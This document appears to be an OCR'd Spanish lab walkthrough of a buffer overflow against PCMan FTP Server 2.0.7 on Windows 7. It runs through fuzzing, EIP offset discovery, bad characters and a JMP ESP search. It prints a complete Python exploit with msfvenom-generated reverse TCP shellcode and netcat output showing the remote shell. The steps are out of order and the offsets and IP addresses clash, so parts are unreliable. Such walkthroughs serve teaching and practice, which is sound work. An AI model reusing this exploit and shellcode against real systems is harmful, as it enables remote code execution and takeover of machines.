
Encontrado: 75AA625B


Ruta: C:\Archivos de programa\Immunity Inc\Immunity Debugger\jmp.txt

Nota: Esta es una Prueba de concepto con el ID JMP ESP (Una vez ejecutado el ultimo paso del exploit)

```
┌──(root💀 kali)-[~]
└─# nc -lvp 4444
listening on [any] 4444 ...
192.168.100.3: inverse host lookup failed: Unknown host
connect to [192.168.100.6] from (UNKNOWN) [192.168.100.3] 49699
Microsoft Windows [Versi⌂n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\W72-32BITS\Downloads\PCManFTPServer-2.0.7>

padding = 'A' * 2006
jmpesp = struct.pack("<I",0x75AA625B)
nops = "\x90" * 20
```

Buscar JMP ESP Manual en carga normal





Encontrado: 75E2798D C://Windows/system32/SHELL32.DL

Creamos nuestra shellcode reverse TCP

msfvenom -p windows/shell_reverse_tcp LHOST=192.168.100.6 LPORT=4444 EXITFUNC=thread -b "\x00\x0a\x0d" -e x86/shikata_ga_nai -v shellcode -f python

copiamos la shellcode y el valor ASLR (esp jump) 75E2798D

file: exploit.py

```
#!/usr/bin/python
import sys,socket
from time import sleep
import struct

padding = 'A' * 2006
```

```
jmpesp = struct.pack("<I",0x75E2798D)
nops = "\x90" * 20
shellcode =  ""
shellcode += "\xdb\xda\xd9\x74\x24\xf4\xbe\xba\xd8\xc9\x16"
shellcode += "\x5f\x2b\xc9\xb1\x52\x31\x77\x17\x83\xef\xfc"
shellcode += "\x03\xcd\xcb\x2b\xe3\xcd\x04\x29\x0c\x2d\xd5"
shellcode += "\x4e\x84\xc8\xe4\x4e\xf2\x99\x57\x7f\x70\xcf"
shellcode += "\x5b\xf4\xd4\xfb\xe8\x78\xf1\x0c\x58\x36\x27"
shellcode += "\x23\x59\x6b\x1b\x22\xd9\x76\x48\x84\xe0\xb8"
shellcode += "\x9d\xc5\x25\xa4\x6c\x97\xfe\xa2\xc3\x07\x8a"
shellcode += "\xff\xdf\xac\xc0\xee\x67\x51\x90\x11\x49\xc4"
shellcode += "\xaa\x4b\x49\xe7\x7f\xe0\xc0\xff\x9c\xcd\x9b"
shellcode += "\x74\x56\xb9\x1d\x5c\xa6\x42\xb1\xa1\x06\xb1"
shellcode += "\xcb\xe6\xa1\x2a\xbe\x1e\xd2\xd7\xb9\xe5\xa8"
shellcode += "\x03\x4f\xfd\x0b\xc7\xf7\xd9\xaa\x04\x61\xaa"
shellcode += "\xa1\xe1\xe5\xf4\xa5\xf4\x2a\x8f\xd2\x7d\xcd"
shellcode += "\x5f\x53\xc5\xea\x7b\x3f\x9d\x93\xda\xe5\x70"
shellcode += "\xab\x3c\x46\x2c\x09\x37\x6b\x39\x20\x1a\xe4"
shellcode += "\x8e\x09\xa4\xf4\x98\x1a\xd7\xc6\x07\xb1\x7f"
shellcode += "\x6b\xcf\x1f\x78\x8c\xfa\xd8\x16\x73\x05\x19"
shellcode += "\x3f\xb0\x51\x49\x57\x11\xda\x02\xa7\x9e\x0f"
shellcode += "\x84\xf7\x30\xe0\x65\xa7\xf0\x50\x0e\xad\xfe"
shellcode += "\x8f\x2e\xce\xd4\xa7\xc5\x35\xbf\x07\xb1\x51"
shellcode += "\x39\xe0\xc0\x99\x54\xac\x4d\x7f\x3c\x5c\x18"
shellcode += "\x28\xa9\xc5\x01\xa2\x48\x09\x9c\xcf\x4b\x81"
shellcode += "\x13\x30\x05\x62\x59\x22\xf2\x82\x14\x18\x55"
shellcode += "\x9c\x82\x34\x39\x0f\x49\xc4\x34\x2c\xc6\x93"
shellcode += "\x11\x82\x1f\x71\x8c\xbd\x89\x67\x4d\x5b\xf1"
shellcode += "\x23\x8a\x98\xfc\xaa\x5f\xa4\xda\xbc\x99\x25"
shellcode += "\x67\xe8\x75\x70\x31\x46\x30\x2a\xf3\x30\xea"
shellcode += "\x81\x5d\xd4\x6b\xea\x5d\xa2\x73\x27\x28\x4a"
shellcode += "\xc5\x9e\x6d\x75\xea\x76\x7a\x0e\x16\xe7\x85"
shellcode += "\xc5\x92\x17\xcc\x47\xb2\xbf\x89\x12\x86\xdd"
shellcode += "\x29\xc9\xc5\xdb\xa9\xfb\xb5\x1f\xb1\x8e\xb0"
shellcode += "\x64\x75\x63\xc9\xf5\x10\x83\x7e\xf5\x30"


buf = padding + jmpesp + nops + shellcode

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(('192.168.100.103',21))
s.recv(1024)
s.send("USER " + "Anonymous")
s.recv(1024)
s.send("PASS pass")
s.recv(1024)
s.send('PORT ' + buf)
s.recv(1024)
s.close()
```

Ejecutando Exploit.

nc -lvp 4444
python2 exploit1.py

```
┌──(root💀kali)-[~]
└─# nc -lvp 4444
listening on [any] 4444 ...
192.168.100.3: inverse host lookup failed: Unknown host
connect to [192.168.100.6] from (UNKNOWN) [192.168.100.3] 49667
Microsoft Windows [Versi⌂n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\W72-32BITS\Downloads\PCManFTPServer-2.0.7>whoami
whoami
w72-32bits-pc\w72-32bits

C:\Users\W72-32BITS\Downloads\PCManFTPServer-2.0.7>
```

FTPServer

Fuzzing app.


Requisitos:

Copiar Mona en la ruta C:\Archivos de programa\Immunity Inc\Immunity Debugger\PyCommands

Añadir IP y Puerto del servicio.

File2: fuzz.py

```
#!/usr/bin/python
import sys,socket
from time import sleep

length = 100

while True:
  try:
    print "length sent: " + str(length)
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(('192.168.100.5',21))
    s.recv(1024)
    s.send('USER ' + 'A'* length+'\r\n')
    s.close()
    sleep(1)
    length += 100
  except:
    print 'Fuzzing crased at %s bytes' % str(length)
    sys.exit()
```



EIP: 41414141

Creamos Pattern en pattern_create.

msf-pattern_create -l 400


```
┌──(root💀 kali)-[~]
└─# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 400
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7
Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5
Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3
Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1
Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A

┌──(root💀 kali)-[~]
└─#
```

Encontrando EIP offset

Añadir IP, Puerto del servicio y Pattern ASCII

File 2 patern.py

```
#!/usr/bin/python
import sys,socket
from time import sleep

buf =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8
Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8
Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai-
9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1
Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A"


s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(('192.168.100.5',21))
s.recv(1024)
s.send('USER ' + buf+'\r\n')
s.recv(1024)
s.close()
```



EIP: 37684136

Generando Offset EIP


```
┌──(root💀 kali)-[~]
└─# msf-pattern_offset -q 37684136
[*] Exact match at offset 230

┌──(root💀 kali)-[~]
└─#
```

msf-pattern_offset -q 37684136

Buscar Carecteres encontrados (Badchars)

file offset.py

```
#!/usr/bin/python
import sys,socket
from time import sleep
import struct

padding = "A" * 230
buf = padding + "B"*4 + "C"*256

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(('192.168.100.5',21))
s.recv(1024)
s.send('USER ' + buf+'\r\n')
s.recv(1024)
s.close()
```



EIP: 42424242

Generar BardChars

```
[+] Command used:
!mona bytearray
Generating table, excluding 0 bad chars...
Dumping table to file
[+] Preparing output file 'bytearray.txt'
    - (Re)setting logfile bytearray.txt
"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
